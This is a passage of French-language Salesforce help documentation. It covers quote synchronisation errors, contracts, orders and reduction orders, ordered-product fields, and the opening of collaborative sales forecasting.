- Si la liste de prix a été archivée et que l'opportunité n'est pas fermée, supprimez la liste de prix.

**Impossible de synchroniser ce devis car il contient une devise inactive.**

Activez la devise dans Configuration en saisissant *`Gestion des devises`* dans la case `Recherche rapide`, puis en sélectionnant **Gestion des devises**.

**Ce devis ne peut pas être synchronisé car une ou plusieurs planifications de produits de l'opportunité ont été modifiées depuis la création du devis.**

Créez un autre devis et synchronisez-le, ou ouvrez le produit, supprimez la planification, puis recréez la planification.

**Ce devis ne peut pas être synchronisé, car un autre devis en cours de synchronisation pour cette opportunité est verrouillé en raison d'un processus d'approbation de workflow. Les opportunités peuvent être synchronisées avec un seul devis à la fois.**

Pour déverrouiller l'autre devis, terminez le processus d'approbation ou rappelez la demande d'approbation.

**Le champ SyncedQuote est en lecture seule dans un déclencheur.**

Déterminez si votre organisation Salesforce utilise un déclencheur Apex qui tente de modifier le champ `SyncedQuote`. Le champ `SyncedQuote` est en lecture seule et ne peut pas être modifié avec un déclencheur. Un administrateur peut modifier le déclencheur.

# Contrats

Un contrat est un accord écrit entre des parties. La plupart des sociétés ont recours à des contrats pour définir les modalités des affaires qu'elles font avec d'autres sociétés. Utilisez Salesforce pour établir et documenter les contrats entre votre société et vos comptes et opportunités. Suivez le contrat par le biais de votre possession d'approbation. Utiliser des alertes de workflow pour vous rappeler les renouvellements de contrat.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

Consignes relatives à la création de contrats
Lorsque vous créez un contrat, tenez compte du type d'information nécessaire pour optimiser la qualité de vos données.

Activation des contrats
Activez un contrat pour indiquer qu'il est en vigueur. Un contrat activé est en lecture seule.

Historique du contrat
Vous souhaitez observer les modifications apportées à un contrat durant son cycle de vie ? Consultez la liste associée Historique du contrat dans la page de détail d'un contrat.

## Consignes relatives à la création de contrats

Lorsque vous créez un contrat, tenez compte du type d'information nécessaire pour optimiser la qualité de vos données.

- La date de début (obligatoire)
- La durée du contrat : exprimée en mois (obligatoire)
- La date de fin

Certains administrateurs configurent Salesforce afin de calculer la date de fin du contrat en fonction de la date de début et de la durée du contrat. Si la date de fin du contrat est calculée, elle n'est pas affichée dans la page de modification du contrat.

Si vous utilisez des divisions (Salesforce Classic uniquement), la division d'un nouveau contrat est définie sur celle du compte associé.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## Activation des contrats

Activez un contrat pour indiquer qu'il est en vigueur. Un contrat activé est en lecture seule.

Ouvrez un contrat, puis cliquez sur **Activer**.

CONSULTER ÉGALEMENT :

Contrats

AUTORISATIONS UTILISATEUR

Pour activer des contrats :

- Activer les contrats

  ET

  Lire et modifier sur les contrats

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## Historique du contrat

Vous souhaitez observer les modifications apportées à un contrat durant son cycle de vie ? Consultez la liste associée Historique du contrat dans la page de détail d'un contrat.

Voici comment il fonctionne. Lorsque l'utilisateur modifie un champ standard ou personnalisé dont l'historique est suivi dans un contrat, une entrée est ajoutée à la liste associée Historique du contrat. Les entrées comprennent la date, l'heure et la nature de la modification, ainsi que le nom de l'utilisateur qui a apporté la modification (les modifications apportées aux listes associées du contrat ne sont pas suivies ici).

Le paramètre par défaut suit les modifications des contrats dont le statut est Processus d'approbation en cours ou Activé. Pour suivre les modifications des contrats indépendamment de leur statut, demandez à votre administrateur Salesforce de personnaliser les contrats.

Pour générer un rapport sur les contrats activés dont les champs sont suivis, sélectionnez **Historique du contrat** sous Contrats et Commandes dans la zone Rapports.

Si vous utilisez Lightning Experience, basculez vers Salesforce Classic pour afficher l'Historique du contrat.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition et **Developer** Edition

Disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

# Gestion et suivi des commandes de vos clients

## Commandes

Utilisez des commandes pour suivre les demandes de produits et de services de vos clients.

Une *commande* est un accord entre une société et un client pour la fourniture de services ou la livraison de produits avec une quantité, un prix et une date connus. Votre administrateur Salesforce détermine si vous ajoutez des commandes à des contrats ou à des comptes.

Par exemple, un fournisseur de services Internet demande généralement aux clients un engagement de 12 mois sur le service. Cette société exige des contrats en référence à chaque commande. Cependant, une société qui distribue des vêtements vend probablement les produits en une seule transaction. Cette société associe chaque commande à un compte.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Commandes :
- Lire sur les commandes

Pour afficher des commandes :
- Lire sur les commandes

### Instructions pour la création de commandes

Lorsque vous créez des commandes, assurez-vous de respecter les consignes ci-dessous.

### Modification et suppression des limitations pour des commandes ou des commandes de réduction

Certains champs ne sont plus modifiables une fois la commande créée. D'autres ne sont plus modifiables une fois la commande réduite.

### Considérations relatives aux limitations en activation

Protégez l'intégrité des données de votre commande à l'aide des limitations d'activation des commandes et des commandes de réduction.

### Partage de commandes

Votre administrateur Salesforce définit le modèle de partage par défaut de votre société. Vous pouvez modifier ce modèle pour étendre le partage à d'autres utilisateurs que ceux autorisés par défaut. Vous ne pouvez modifier le modèle de partage pour le rendre plus restrictif que le modèle par défaut.

### Historique des commandes

Suivez les modifications d'une commande, telles que les modifications du statut, dans sa page de détail en utilisant la liste associée Historique des commandes.

### Champs de commande

La présentation de page et les paramètres de sécurité au niveau du champ déterminent quels champs sont visibles et modifiables.

CONSULTER ÉGALEMENT :

Commandes de réduction

# Instructions pour la création de commandes

Lorsque vous créez des commandes, assurez-vous de respecter les consignes ci-dessous.

- Associez chaque commande à un compte ou à un contrat, selon les paramètres de votre administrateur Salesforce.
- Vous pouvez créer une commande sous l'onglet Commandes, puis ajouter manuellement le compte et le contrat associé. Cependant, si vous créez une commande directement dans un compte ou un contrat via sa liste associée Commandes, aucune étape supplémentaire n'est requise. La commande est associée à cet enregistrement.
- Pour créer une commande contenant les mêmes informations qu'une autre commande, vous pouvez la cloner.
- Si vous clonez une commande contenant des produits, vous ne pouvez pas modifier la devise ni le catalogue de prix de la nouvelle commande.

CONSULTER ÉGALEMENT :

Création d'enregistrements

Ajout de produits à une commande

Commandes

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer une commande sous l'onglet Commandes :

- Créer sur les commandes

Pour créer une commande dans un contrat :

- Créer sur les commandes ET Lire sur les contrats

Pour créer une commande dans un compte :

- Créer sur les commandes ET Lire sur les comptes

# Modification et suppression des limitations pour des commandes ou des commandes de réduction

Certains champs ne sont plus modifiables une fois la commande créée. D'autres ne sont plus modifiables une fois la commande réduite.

- Vous ne pouvez pas modifier le statut d'une commande ou d'une commande de réduction de Brouillon à Activé, et inversement. Le champ de statut est mis à jour en fonction d'autres processus.

  Par exemple, lorsque vous cliquez sur **Activer**, le statut change de Brouillon à Activé. Les étiquettes de statut peuvent parfois varier en fonction des paramètres de votre administrateur Salesforce.

- Une fois la commande créée, vous pouvez modifier son champ `Compte` uniquement lorsque les conditions ci-dessous sont vraies.
  - Le statut de la commande est Brouillon.
  - La commande a un contrat associé, et ce contrat est associé au nouveau compte.
- Une fois la commande créée, vous pouvez modifier son champ `Contrat` uniquement lorsque les conditions ci-dessous sont vraies.
  - Le statut de la commande est Brouillon.
  - Le compte associé à la commande est identique au compte associé au nouveau contrat.
  - La devise associée à la commande est identique à la devise associée au nouveau contrat.
  - Si un catalogue de prix est associé à la commande, il est associé au nouveau contrat.
- Lorsqu'un catalogue de prix est attribué à une commande, vous ne pouvez pas modifier ou supprimer l'attribution du catalogue de prix.
- Si une commande de réduction est associée à une commande, vous ne pouvez pas modifier la date de fin de la commande.
- Avant de supprimer une commande ou une commande de réduction activée, désactivez-la. Et avant de désactiver la commande, désactivez ou supprimez toute commande de réduction associée.
- Seuls les propriétaires de commande, les propriétaires de compte, les propriétaires de contrat et les administrateurs Salesforce peuvent supprimer des commandes associées.

**Remarque:** Lorsque vous supprimez un contrat, l'ensemble des commandes, notes, pièces jointes, événements, tâches, historiques et demandes d'approbation sont supprimés. Les comptes associés ne sont pas supprimés avec le contrat. Le contrat supprimé est placé dans la corbeille. Si vous annulez la suppression du contrat, tous ses éléments associés sont également restaurés.

CONSULTER ÉGALEMENT :

Commandes de réduction

Instructions pour la création de commandes

Commandes

## Éditions

Disponible avec : Salesforce Classic

Les commandes sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les commandes de réduction sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour modifier une commande ou une commande de réduction :

- Modifier sur les commandes

Pour modifier une commande ou une commande de réduction activée :

- Modifier les commandes activées

Pour supprimer une commande ou une commande de réduction :

- Supprimer sur les commandes

## Considérations relatives aux limitations en activation

Protégez l'intégrité des données de votre commande à l'aide des limitations d'activation des commandes et des commandes de réduction.

- Vous pouvez activer des commandes pour des contrats inactifs, mais pas pour des contrats actifs.
- Vous pouvez activer des commandes uniquement si elles comprennent des produits commandés.
- Vous pouvez activer des commandes de réduction pour des produits commandés uniquement elles génèrent des quantités positives.
- Après avoir activé une commande ou une commande de réduction, vous pouvez modifier les produits commandés. Vous ne pouvez pas en ajouter ou les retirer.
- Avant de désactiver une commande qui comprend des commandes de réduction, vous devez désactiver et supprimer ses commandes de réduction.

CONSULTER ÉGALEMENT :

Commandes

Commandes de réduction

Éditions

Disponible avec : Salesforce Classic

Les commandes sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les commandes de réduction sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer des commandes :

- Activer les commandes

Pour désactiver des commandes et des commandes de réduction :

- Modifier les commandes activées

## Partage de commandes

Votre administrateur Salesforce définit le modèle de partage par défaut de votre société. Vous pouvez modifier ce modèle pour étendre le partage à d'autres utilisateurs que ceux autorisés par défaut. Vous ne pouvez modifier le modèle de partage pour le rendre plus restrictif que le modèle par défaut.

1. Pour afficher et gérer les détails de partage, cliquez sur **Partage** dans la page de détail de la commande.

   La page Détails de partage affiche les utilisateurs, les groupes, les rôles et les territoires qui ont un accès partagé à la commande. Le bouton Partager n'est pas disponible lorsque le paramètre de l'organisation est contrôlé par le parent pour des commandes.

2. Pour accorder l'accès à l'enregistrement à d'autres utilisateurs, groupes, rôles ou territoires, cliquez sur **Ajouter**.

   Remarque: Vous pouvez partager des commandes uniquement si les personnes disposent de l'autorisation « Lire » sur les commandes.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Historique des commandes

Suivez les modifications d'une commande, telles que les modifications du statut, dans sa page de détail en utilisant la liste associée Historique des commandes.

Lorsqu'un utilisateur modifie un champ standard ou personnalisé, une nouvelle entrée est ajoutée à la liste associée Historique des commandes, quel que soit le statut de la commande. Toutes les entrées comprennent la date, l'heure et la nature de la modification, ainsi que le nom de l'utilisateur ayant apporté la modification. Les modifications apportées aux listes associées dans la commande ne sont pas suivies dans l'historique des commandes.

CONSULTER ÉGALEMENT :

- Commandes
- Commandes de réduction

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Champs de commande

La présentation de page et les paramètres de sécurité au niveau du champ déterminent quels champs sont visibles et modifiables.

Les commandes et les commandes de réduction contiennent les champs suivants.

| Champ | Description |
|---|---|
| `Nom du compte` | Nom du compte associé à la commande (Lecture seule pour les commandes de réduction). |
| `Numéro de compte` | Numéro unique attribué automatiquement au compte associé à la commande (Lecture seule pour les commandes de réduction). |
| `Activé par` | Nom de l'utilisateur qui a activé la commande (lecture seule). |
| `Date d'activation` | Date à laquelle la commande a été activée. |
| `Ville de facturation` | Ville de l'adresse de facturation. Il peut contenir jusqu'à 40 caractères. |
| `Pays de facturation` | Pays de l'adresse de facturation. L'entrée est sélectionnée dans une liste de sélection de valeurs standard ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. |
| `Région/Province de facturation` | Région ou province de l'adresse de facturation. L'entrée est sélectionnée dans une liste de sélection de valeurs standard ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. |

Éditions

Disponible avec : Salesforce Classic

Les commandes sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les commandes de réduction sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
| --- | --- |
| Rue de facturation | Rue de l'adresse utilisée pour la facturation. Il peut contenir jusqu'à 255 caractères. |
| Code postal de facturation | Code postal de l'adresse de facturation. Il peut contenir jusqu'à 20 caractères. |
| Contact de facturation | Contact auquel la commande est facturée. |
| Société autorisée par | Utilisateur de votre société qui a autorisé la commande. |
| Date d'autorisation de la société | Date à laquelle la commande a été autorisée. |
| Date de fin de contrat | Dernier jour de validité du contrat (lecture seule). |
| Nom du contrat | Titre du contrat parent qui le distingue des autres contrats (lecture seule). |
| Numéro du contrat | Numéro unique attribué automatiquement au contrat. La numérotation des contrats commence à 100 (en lecture seule pour les commandes de réduction). |
| Créé par | Utilisateur qui a créé l'enregistrement de la commande (lecture seule). |
| Devise | La devise par défaut pour tous les champs de montant de devise de la commande (Lecture seule pour les commandes de réduction). |
| Client autorisé par | Contact du compte qui a autorisé la commande. |
| Date d'autorisation du client | Date à laquelle le contact a autorisé la commande. |
| Description | Description de la commande. |
| Dernière modification par | Utilisateur qui a modifié l'enregistrement de la commande en dernier. |
| Opportunité | Opportunité associée à la commande. |
| Montant de la commande | Montant total de la commande. |
| Date de fin de la commande | Date à laquelle la commande se termine. |
| Nom de la commande | Titre de la commande qui la distingue des autres commandes. |
| Numéro de la commande | Numéro unique attribué automatiquement à la commande. La numérotation des commandes commence à 100 (en lecture seule). |
| Type d'enregistrement de commande | Type d'enregistrement attribué à cette commande. |
| Numéro de référence de la commande | Numéro de référence attribué à cette commande. |
| Date de début de la commande | Date à laquelle la commande prend effet. |
| Type de commande | Type de la commande. L'entrée est sélectionnée dans une liste de sélection de valeurs disponibles, définies par un administrateur |

| Champ | Description |
| --- | --- |
| | Salesforce. Chaque valeur de liste de sélection est limitée à 40 caractères. |
| `Commande d'origine` | Pour des commandes de réduction uniquement. Pré-renseigné avec l'ID de la commande parente lors de la création d'une commande de réduction en cliquant sur **Réduire la commande**. |
| `Propriétaire` | Responsable de la commande. Peut être un utilisateur ou une file d'attente. Les propriétaires de commandes ont un accès complet à leurs commandes, quel que soit le niveau d'accès de leur compte. |
| `Date du bon de commande` | Date à laquelle le bon de commande a été saisi. |
| `Numéro du bon de commande` | Numéro du bon de commande. |
| `Devis` | Devis associé à la commande. |
| `Commande de réduction` | Si cette option est sélectionnée, l'enregistrement de la commande représente une commande de réduction. Sélectionnée automatiquement lors de la création d'une commande de réduction en cliquant sur **Réduire la commande**. (lecture seule). |
| `Ville d'expédition` | Ville de l'adresse postale ou d'expédition principale. Il peut contenir jusqu'à 40 caractères. |
| `Pays d'expédition` | Pays de l'adresse postale ou d'expédition principale. L'entrée est sélectionnée dans une liste de sélection de valeurs standard ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. |
| `Région/Province d'expédition` | Région ou province de l'adresse postale ou d'expédition principale. L'entrée est sélectionnée dans une liste de sélection de valeurs standard ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. |
| `Rue d'expédition` | Rue de l'adresse postale ou d'expédition principale du compte. Il peut contenir jusqu'à 255 caractères. |
| `Code postal d'expédition` | Code postal de l'adresse postale ou d'expédition principale. Il peut contenir jusqu'à 20 caractères. |
| `Contact d'expédition` | Contact auquel la commande est expédiée. |
| `Statut` | Indication de l'étape atteinte par la commande dans le processus de commande.<br><br>Vous pouvez ajouter des valeurs à cette liste de sélection dans deux catégories de statut de commande définies par le système : brouillon et activé. Vous pouvez utiliser ces catégories de statut pour suivre des commandes au sein de votre processus métier à l'aide de rapports et de vues. Certaines autorisations utilisateur |

| Champ | Description |
| --- | --- |
| | sont spécifiques à des statuts brouillons. Les autres s'appliquent à des statuts activés. |

CONSULTER ÉGALEMENT :

- Commandes
- Commandes de réduction
- Champs des produits commandés

# Produits commandés

Un *produit commandé* est un produit ou service fourni par à client conformément à une commande associée.

Tous les produits commandés d'une commande sont associés à un catalogue de prix. La liste associée Produits commandés d'une commande spécifie entre parenthèses le catalogue de prix auquel la commande est associée. Par exemple, si le catalogue de prix Gouvernement est associé à vos produits commandés, la liste associée s'intitule Produits commandés (Gouvernement).

Un *produit de commande de réduction* est un produit ou service à retourner, réduire, déprovisionner ou désactiver conformément à une commande de réduction associée. Chaque produit de commande de réduction est associé directement à un produit commandé.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les commandes de réduction sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Ajout de produits à une commande

Suivez ce que vous vendez en ajoutant des produits aux enregistrements de commande de vos clients.

### Modification et suppression des limitations pour des produits commandés

Selon que la commande parente a été activée ou réduite, des limitations peuvent s'appliquer à la modification ou à la suppression des produits commandés.

### Champs des produits commandés

La présentation de page et les paramètres de sécurité au niveau du champ déterminent quels champs sont visibles et modifiables.

CONSULTER ÉGALEMENT :

- Ajout de produits à une commande de réduction
- Commandes
- Commandes de réduction

# Ajout de produits à une commande

Suivez ce que vous vendez en ajoutant des produits aux enregistrements de commande de vos clients.

Vous pouvez ajouter d'autres produits uniquement à des commandes brouillons.

1. Ouvrez la commande à laquelle vous souhaitez ajouter des produits.
2. Dans la liste associée Produits commandés, cliquez sur **Ajouter des produits**.
3. Si un catalogue de prix n'est pas sélectionné pour cette commande, sélectionnez le catalogue que vous souhaitez utiliser, puis enregistrez vos modifications.

   Remarque: Vous pouvez utiliser un seul catalogue de prix par commande.

4. Sélectionnez les produits à ajouter à votre commande, puis enregistrez vos modifications.
5. Saisissez la quantité de chaque produit commandé.
6. Modifiez le prix unitaire, si nécessaire.
7. Pensez à ajouter des descriptions de ligne.
8. Pour sélectionner d'autres produits à ajouter, cliquez sur **Enregistrer et suite**.
9. Pour ajouter les produits sélectionnés, enregistrez vos modifications.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour ajouter des produits à une commande :

- Modifier sur les commandes

CONSULTER ÉGALEMENT :

- Modification et suppression des limitations pour des commandes ou des commandes de réduction
- Considérations relatives aux limitations en activation
- Produits commandés
- Commandes

# Modification et suppression des limitations pour des produits commandés

Selon que la commande parente a été activée ou réduite, des limitations peuvent s'appliquer à la modification ou à la suppression des produits commandés.

- Si une commande ou une commande de réduction a été activée, vous ne pouvez pas supprimer ses produits commandés. Vous pouvez toutefois modifier les champs d'un produit commandé.
- Lorsqu'un produit de commande a été réduit, vous ne pouvez plus le modifier ni le supprimer dans cette commande.

CONSULTER ÉGALEMENT :

Ajout de produits à une commande

Ajout de produits à une commande de réduction

Produits commandés

Commandes de réduction

## Éditions

Disponible avec : Salesforce Classic

Les commandes sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les commandes de réduction sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour modifier un produit commandé dans une commande brouillon ou une commande de réduction :

- Modifier sur les produits commandés

Pour supprimer un produit commandé d'une commande brouillon ou d'une commande de réduction :

- Supprimer sur les produits commandés

Pour modifier des produits commandés dans une commande ou une commande de réduction activée :

- Modifier les commandes activées

# Champs des produits commandés

La présentation de page et les paramètres de sécurité au niveau du champ déterminent quels champs sont visibles et modifiables.

Les produits commandés et les produits de commande de réduction contiennent les champs suivants.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les commandes de réduction sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| `Quantité disponible` | Nombre d'unités disponibles à réduire. Lorsqu'une commande de réduction est activé, la Quantité disponible d'un produit commandé est mise à jour pour refléter la quantité de produits correspondants de la commande de réduction.<br>La valeur doit être supérieure ou égale à 0 (lecture seule). |
| `Créé par` | Utilisateur qui a créé l'enregistrement de produit commandé (lecture seule). |
| `Date de fin` | Date de fin du produit commandé. |
| `Dernière modification par` | Utilisateur qui a modifié l'enregistrement de la commande en dernier. |
| `Description de la ligne` | Description de cet enregistrement de produit commandé. |
| `Prix catalogue` | Prix par défaut défini par le catalogue de prix dans la commande parente (lecture seule). |
| `Commande` | La commande parente de ce produit commandé. |
| `Numéro de produit commandé` | Numéro créé automatiquement qui identifie l'enregistrement de produit commandé (lecture seule). |
| `Produit commandé d'origine` | Numéro qui identifie le produit commandé réduit. Obligatoire si le produit commandé réduit un autre produit commandé (lecture seule). |
| `Produit` | Nom du produit utilisé dans cet enregistrement de produit commandé (lecture seule). |
| `Code produit` | Code interne ou numéro de produit utilisé pour identifier le produit (lecture seule). |
| `Quantité` | La quantité d'unités du produit. |
| `Élément de ligne de devis` | Ligne du devis associée au produit commandé. Le devis de cette ligne doit correspondre au |

| Champ | Description |
| --- | --- |
| | devis associé à la commande parente du produit commandé. |
| `Date de début` | Date de début du produit commandé. |
| `Prix total` | Quantité du produit commandé multipliée par le prix unitaire. |
| `Prix unitaire` | Le prix unitaire du produit commandé. |

CONSULTER ÉGALEMENT :

- Produits commandés
- Champs de commande

# Commandes de réduction

Utilisez des commandes de réduction pour suivre les demandes de réduction, de retour, de désactivation ou d'annulation de produits ou de services d'un client.

Une *commande de réduction* est un accord entre une société et un client pour traiter les retours produit, déprovisionner des services ou réduire des services qui ont été provisionnés. Par exemple, si un client a acheté 30 articles via une commande, puis demande l'annulation de cette commande, vous pouvez créer une commande de réduction pour suivre la demande.

Vous pouvez créer plusieurs commandes de réduction pour une seule commande, mais vous ne pouvez pas créer une commande de réduction unique pour plusieurs commandes. Par exemple, pour réduire des produits commandés qui ont été achetés via trois commandes activées, créez trois commandes de réduction (une pour chaque commande d'origine), même si ces commandes sont destinées au même compte.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Réduction de commandes

  Si votre société accepte les retours ou les réductions de commandes actives, vous pouvez réduire les commandes appropriées pour refléter ces échanges de marchandises et de services.

- Ajout de produits à une commande de réduction

  Après avoir créé une commande de réduction, indiquez les produits à réduire, ainsi que les quantités de réduction.

CONSULTER ÉGALEMENT :

- Considérations relatives aux limitations en activation
- Modification et suppression des limitations pour des commandes ou des commandes de réduction
- Champs de commande

# Réduction de commandes

Si votre société accepte les retours ou les réductions de commandes actives, vous pouvez réduire les commandes appropriées pour refléter ces échanges de marchandises et de services.

**Remarque:**

- Vous pouvez réduire uniquement des commandes activées.
- Pour appliquer une commande de réduction à une seule commande. Pour réduire des produits commandés sur plusieurs commandes, créez une commande de réduction pour chaque commande d'origine.

1. Accédez à la page de détail de la commande que vous réduisez.
2. Cliquez sur **Réduire la commande**.
3. Saisissez les détails de la commande de réduction, puis enregistrez vos modifications.
4. Ajoutez les produits pour indiquer les produits de la commande d'origine à réduire.

CONSULTER ÉGALEMENT :

Ajout de produits à une commande de réduction

Considérations relatives aux limitations en activation

Champs de commande

Champs des produits commandés

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour réduire une commande :

- Créer des commandes de réduction

# Ajout de produits à une commande de réduction

Après avoir créé une commande de réduction, indiquez les produits à réduire, ainsi que les quantités de réduction.

**Remarque:**

- Un produit commandé peut être réduit uniquement si sa quantité disponible est supérieure à zéro. Vous pouvez réduire partiellement un produit, mais vous ne pouvez pas le réduire à une valeur inférieure à zéro.
- Vous pouvez réduire jusqu'à 200 produits commandés avec une seule commande de réduction.

1. Ouvrez la commande de réduction à laquelle vous souhaitez ajouter des produits, ou réduisez une commande existante pour créer une commande de réduction.
2. Dans la liste associée Produits commandés, cliquez sur **Sélectionner des produits à réduire**.
3. Dans la colonne Quantité à déduire, saisissez le nombre d'unités à déduire de chaque quantité de produit commandé.
   - Pour réduire totalement un produit commandé, dans Quantité à déduire, saisissez une valeur identique à celle de la Quantité disponible.
   - Si vous ne souhaitez pas réduire un élément, laissez la Quantité à déduire vide.

   Par exemple, si la commande d'origine compte 3 000 manchons de café, et que votre client n'a besoin que de 2 000 unités, saisissez `1000` dans la colonne Quantité à réduire.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ajouter des produits commandés à une commande de réduction :

- Modifier sur les commandes

4. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

- Commandes de réduction
- Produits commandés
- Modification et suppression des limitations pour des produits commandés

# Prévision des ventes

## Prévision et planification des cycles de vente avec les prévisions collaboratives

### Prévisions collaboratives

Les prévisions collaboratives permettent d'établir des prévisions en termes de chiffre d'affaires et de quantité.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Concepts des prévisions collaboratives

Prévoyez les chiffres d'affaires et les quantités à partir des encours de vos opportunités, et incorporez si nécessaire des familles de produits, des parts d'opportunité et des champs de devise d'opportunité personnalisés.

Consignes relatives à l'utilisation des prévisions collaboratives

Suivez les consignes ci-dessous pour tirer pleinement parti des prévisions collaboratives.

Éléments des prévisions collaboratives

Les Prévisions collaboratives permettent de récupérer et de communiquer aisément des informations sur les opportunités et les prévisions. Si vous utilisez les Prévisions collaboratives, prenez connaissance des éléments qui composent une prévision.

Prévisions mensuelles et trimestrielles

Le tableau de cumul Prévisions collaboratives affiche les montants de prévisions pour des mois ou des trimestres individuels, et une plage de mois ou de trimestres, selon vos paramètres de prévisions collaboratives. Six mois ou quatre trimestres est la valeur par défaut. Votre administrateur peut également activer des périodes personnalisées.

Hiérarchie des prévisions

La hiérarchie des prévisions dans les prévisions collaboratives est une liste imbriquée et évolutive d'utilisateurs de prévisions, qui détermine le cumul des prévisions au sein de votre société et indique qui peut les afficher et les ajuster. La hiérarchie des prévisions est basée sur la hiérarchie des rôles et spécifie les utilisateurs responsables des prévisions.

Opportunités d'utilisateur du portail partenaire dans les prévisions collaboratives

Les utilisateurs du portail partenaire n'appartiennent pas à votre organisation Salesforce, mais ils vendent vos produits et services par l'intermédiaire de canaux de distribution indirects. Vos utilisateurs de portail partenaire utilisent un portail pour se connecter à Salesforce. Les partenaires peuvent créer des opportunités et les utilisateurs peuvent leur assigner des opportunités.

Consignes relatives à l'utilisation des devises multiples dans les prévisions collaboratives

Si votre société utilise les prévisions et plusieurs devises, votre administrateur Salesforce sélectionne une devise de prévision et active des types de prévision. La devise de prévision correspond à votre devise d'entreprise ou à la devise personnelle de chaque propriétaire de prévisions.

Consignes relatives à l'utilisation de rapports de prévision

Lors de l'utilisation des prévisions collaboratives, suivez les consignes ci-dessous pour tirer pleinement parti des rapports de prévisions.

## Concepts des prévisions collaboratives

Prévoyez les chiffres d'affaires et les quantités à partir des encours de vos opportunités, et incorporez si nécessaire des familles de produits, des parts d'opportunité et des champs de devise d'opportunité personnalisés.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Utilisez des prévisions collaboratives pour gérer les objectifs commerciaux, et prévoir et planifier le cycle commercial de votre société depuis le pipeline jusqu'à la conclusion de ventes. Une prévision est une expression du chiffre d'affaires attendu, basée sur une synthèse brute d'un ensemble d'opportunités. Les montants de prévision de la page des prévisions correspondent aux totaux et aux sous-totaux des opportunités dans les quatre catégories de prévision : En-cours, Maximum, Valider et Fermé. Selon la configuration de Salesforce par votre administrateur, ces montants peuvent refléter les opportunités d'une ou de plusieurs catégories de prévisions. Dans la page des prévisions, survolez en regard du nom des colonnes afin de déterminer quelles catégories de prévisions contribuent aux totaux de chaque colonne. Dans le tableau de cumul de la page des prévisions, les montants de prévision sont organisés par cumul de prévisions, par période et (facultatif) par famille de produits. Les prévisions peuvent inclure les ajustements que les responsables de prévisions ont effectué dans les prévisions de leurs subordonnés immédiats, et les ajustements que les utilisateurs des prévisions ont apporté à leurs propres montants de prévision.

